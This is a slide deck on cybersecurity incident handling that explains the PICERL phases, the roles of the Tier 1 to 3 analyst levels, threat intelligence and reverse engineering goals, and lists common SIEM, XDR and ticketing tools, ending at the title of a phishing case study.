# Incident Handling
# - Basic concepts and PICERL dissection -

**December 3rd, 2021**
**Robert Mateescu**
**Oana-Mihaela Necula**


# Intro

Incident handling (IH): organized approach to addressing and managing the aftermath of a security breach or attack. IH refers to the process by which an organization handles a data breach or cyberattack, including the way the organization attempts to manage the consequences of the attack or breach

The goal is to effectively manage the incident so that the damage is limited and both recovery time and costs, as well as collateral damage such as brand reputation, are kept at a minimum.

An IH plan: policy that defines, in specific terms, what constitutes an incident and provides a step-by-step process that should be followed when an incident occurs. Without an incident response plan in place, organizations may either not detect the attack in the first place, or not follow proper protocol to contain the threat and recover from it when a breach is detected.

# IH Response Stages



Preparation

- Assembling a team and creating incident response procedures. The team must be educated to know their responsibilities

Identification

- Identify that a potential security incident has occurred.

Containment

- Prevent the security incident from becoming a bigger problem: limit the damage caused to systems and prevent any further damage from occurring.

Eradication

- Identify steps to mitigate the incident. Ensure there is a clean system ready to restore. Ex.: putting a antivirus protection in place or a firewall, reimage, etc.

Recovery

- When to bring the system back in to production and how long we monitor the system for any signs of abnormal activity.

Lessons learned

- Look at the big picture and see what happened and how could this be prevented?

# Incident Handling – Phases

## Preparation

- Policies
- Response Plan
- Communication Plan
- Systematic documentation
- Team assembly
- Tools
- Training

## Identification

- **Reactive**: internal/client portal, e-mail
- **Proactive**: threat hunting, threat intelligence, user behavior analytics

## Containment

- Which strategy you will use to contain the incident?
- Stop the bleeding
- Stop the attacker
- Engage the business owners
- Shut down the system or disconnect the network?
- Continue operations and monitor the activity?

# Incident Handling – Phases

## Eradication

- Removal and restoration of affected systems.
- In general, it’s the longest phase
- Leads you to the resolution of the incident (or at least it should)

## Recovery

- Back in production
- Return to normal operational status
- Monitor it for a certain time period

## Lessons learned

- Reflect and document what happened
- Identify improvements
- Write your final report

# Incident Handling – Roles

**Tier 1 –Triage:** deals with the reported security events, decides whether there is an incident that needs to be handled and by whom

**Tier 2 Incident handler -** works on the incident: analyze data, create solutions, resolve the technical details and communicates about the progress to the manager and the constituents.

**Tier 3 Subject Matter Expert –** experienced analyst that deals with complex cases that involve a cross-filed investigation.

# Tier1 Triage – Service Desk

**Functions as the first point of contact for users!**


- Record and classify received Incidents and undertake an immediate effort in order to restore a failed IT Service as quickly as possible
- Log all Incident/Service Request details, allocating categorization and prioritization codes
- Keep users informed about their Incidents’ status at agreed intervals
- Associate Incidents with other existing records (i.e., Incidents, Changes, Problems, Knowledge Articles, Known Errors, etc.)
- Provide first-line investigation and diagnosis of all Incidents and Service Requests
- Verify resolution with users and resolve Incidents in ITSM tool
- **Owns** all Incidents and Service Requests throughout the lifecycle
- Assign unresolved Incidents to appropriate Tier 2 Support Group

# Tier2 - Incident handler

**Resolve Incidents within the specified Service Level Agreements/Operational Level Agreements**

- Investigate and diagnose Incidents to restore a failed IT Service as quickly as possible
- Document troubleshooting steps and service restoration details
- Create and submit knowledge articles
- Provide specialized investigation and diagnosis of all Incidents and Service Requests
- Identify Problems
- Verify resolution with end-users and resolve assigned Incidents
- Escalate Major Incidents to the Incident and/or Problem Manager
- Escalate Incidents at risk of breaching Service Level Agreement/Operational Level Agreement to the Incident Process Coordinator
- Escalate unresolved Incidents to Tier 3

# Tier 3 – Advanced analysis and investigation



# Tier 3 – Incident Response

End to end analysis based on the following


Data acquisition

Windows Host Forensic

Memory Analysis

Traffic Analysis

# Tier 3 – Threat Intelligence



Client Local Threat Intelligence

- Endpoint protection, firewalls, IDS/IPS -

Organizational Intelligence

- Organizational knowledge -

Global Threat Intelligence

- 3rd parties notifications and posts -

Threat Indicator Management System

# Tier 3 – Reverse Engineering


**Assess Damage**
How to measure and contain the damage

**Discover IoCs**
Find signatures for intrusion detection systems

**Identify vulnerabilities**
Exactly what happened

**Determine sophistication level**
Ensure you’ve located all infected machines and files

# Incident Handling - Workflows



# Incident Handling - Tools & Resources

**Ticketing portals:**

- NG Portal
- ServiceNow
- Remedy
- SolarWinds SD
- ZenDesk
- Jira
- Resilient

**SIEMs:**

- Splunk / Splunk ES
- QRadar
- LogRhytm
- ArcSight
- Exabeam
- Tibco Log Logic

**Vulnerability Management:**

- Qualys
- Nessus
- Rapid7

**XDRs:**

- Taegis
- Crowdstrike
- Microsoft MDE
- FireEye HX
- CarbonBlack
- Sentinel One
- Cybereason
- Cortex XDR

**Network traffic analysis**

- Aware
- RSA NetWitness
- DarkTrace
- Cisco
- FireEye

**Other open-source platforms and internal client tools**

# Case study #1 – Phishing
# Hook, Line, and Sinker

